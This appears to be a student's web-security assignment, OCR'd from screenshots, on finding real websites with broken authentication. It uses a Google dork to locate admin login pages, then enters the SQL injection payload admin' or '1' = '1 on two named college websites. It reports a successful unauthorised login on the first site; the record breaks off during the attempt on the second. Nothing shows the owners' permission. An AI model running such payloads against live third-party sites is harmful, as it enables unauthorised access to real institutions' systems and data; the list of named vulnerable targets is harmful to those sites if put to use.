#ST#IS#4899

TASK-2 (WEB APP SEC)

TARGET:

1. Find 3 Broken Authentication Vulnerable Websites due to SQL injection.

2. Find 2 Broken Authentication Vulnerable Websites due to email verification bypass vulnerability while registration in a website.

3. Find 1 Broken Authentication Vulnerable Website due to OTP bypass vulnerability i.e two factor authentication vulnerable.

SYNOPSIS:

Broken Authentication Vulnerability:

Broken authentication vulnerability refers to a security weakness in an application's authentication mechanism that allows unauthorised access to user accounts or system resources. It typically occurs when there are flaws or misconfigurations in the implementation of authentication controls, such as weak password policies, improper session management, or predictable session identifiers.

Here are some common examples of broken authentication vulnerabilities:

1) Weak passwords

2) Insecure session management

3) credential stuffing


4) Brute-Force Attacks

PROCEDURE:

Broken authentication vulnerable websites:


Step-1:

Open google chrome.



Step-2:

Open incognito window using the shortcut “CTRL+SHIFT+N”.



You've gone Incognito

Now you can browse privately, and other people who use this device won't see your activity. However, downloads, bookmarks and reading list items will be saved. Learn more


Chrome won't save the following information:
- Your browsing history
- Cookies and site data
- Information entered in forms

Your activity might still be visible to:
- Websites you visit
- Your employer or school
- Your internet service provider

Block third-party cookies
When on, sites can't use cookies that track you across the web. Features on some sites may break.

Step-3:

Search the google dork “inurl:admin login”.



google.com/search?q=inurl%3Aadmin+login&rlz=1C1ONGR_enIN1038IN1038&oq=inurl%3Aadmin+login&aqs=chrome..69i57j69i58.5419j0j1&sourceid=ch...

inurl:admin login

About 1,19,00,000 results (1.05 seconds)

Google
https://admin.google.com
Sign in - Google Accounts
Sign in · For my personal use · For work or my business.

Infobase
https://admin.infobase.com
Admin Portal | Log in
Log In. **Log In**. Having trouble logging in? Retrieve **Username** | Reset Password. Or Contact: support@infobase.com · Infobase Help Center. Reset Your Password.

digitalscr.in
https://digitalscr.in › bzadiv › contractslogin › idcards
Admin Login
Login. **Login**.

WordPress
https://wordpress.org › plugins › admin-custom-login
...ess plugin

Waiting for www.google.com...


Step-4:

Now test the exploited authentication vulnerable websites by using the provided admin login pages.

#ST#IS#4899

WEBSITE-1:

URL: http://clc.ac.in/login.aspx




Step-5:

Now enter the below mentioned payload in the username and the password input bars for testing the vulnerability.

Payload: admin’ or ‘1’ = ‘1

#ST#IS#4899


inurl:admin login - Google Searc | lcome To Capital Law College ---|

Not secure | clc.ac.in/login.aspx

Admin Login

CAPITAL LAW COLLEGE

admin' or '1' = '1


••••••••••••••••••

□ Remember Me Forgot password?

Login

Step-6:

Now click on login.


inurl:admin login - Google Searc | ..... Capital Law College

Not secure | clc.ac.in/Default.aspx?aspxerrorpath=/login.aspx

CAPITAL LAW COLLEGE

Affiliated to;- Utkal University,Bhubaneswar

AcccredidtedBy:-NAAC of UNIVERSITY GRANT COMMISION

Welcome to Capital Law College


The Capital Law College was established in the year 1982, in the heart of the State Capital, Bhubaneswar. It is one of the pioneer Legal Institution in the State of Orissa and is imparting three years LL.B. Course and Integrated Five years B.A.LL.B. (Hons.) course with permanent recognition from the State Govt. of Orissa and is

Login was successful and the information got displayed successfully. So, the domain is vulnerable.

#ST#IS#4899

WEBSITE-2:

URL = http://aspcdevrukh.ac.in/login.php


:: Athalye Sapre Pitre College, De
Not secure
aspcdevrukh.ac.in/login.php
Incognito
Devrukh Shikshan Prasarak Mandal's
NYA. TATYASAHEB ATHALYE ARTS, VED. S. R. SAPRE COMMERCE
VID. DADASAHEB PITRE SCIENCE COLLEGE, DEVRUKH [AUTONOMOUS]
DEVRUKH- 415 804, (DIST-RATNAGIRI)- MAHARASHTRA, INDIA
MUMBAI UNIVERSITY BEST COLLEGE AWARD-2009-10
NAAC RE-ACCREDITED WITH GRADE- "A" (CGPA 3.06)
02354-260058, 261058
Home
About us
Autonomy
Departments
Programmes
Admission
Administration
Examination
Academics
Publications
IQAC
Contact us
Search
ENG IN
1:59 PM 5/31/2023

Login Here

Username: Enter Username


Password: Enter password

Login

Now repeat the above steps using the given payload.

Payload: admin' or '1' = '1

Enter the payload in the login input fields.


:: Athalye Sapre Pitre College, De
Not secure
aspcdevrukh.ac.in/login.php
Incognito
Devrukh Shikshan Prasarak Mandal's
NYA. TATYASAHEB ATHALYE ARTS, VED. S. R. SAPRE COMMERCE
VID. DADASAHEB PITRE SCIENCE COLLEGE, DEVRUKH [AUTONOMOUS]
DEVRUKH- 415 804, (DIST-RATNAGIRI)- MAHARASHTRA, INDIA
MUMBAI UNIVERSITY BEST COLLEGE AWARD-2009-10
NAAC RE-ACCREDITED WITH GRADE- "A" (CGPA 3.06)
02354-260058, 261058
Home
About us
Autonomy
Departments
Programmes
Admission
Administration
Examination
Academics
Publications
IQAC
Contact us
Search
ENG IN
2:01 PM 5/31/2023

Login Here

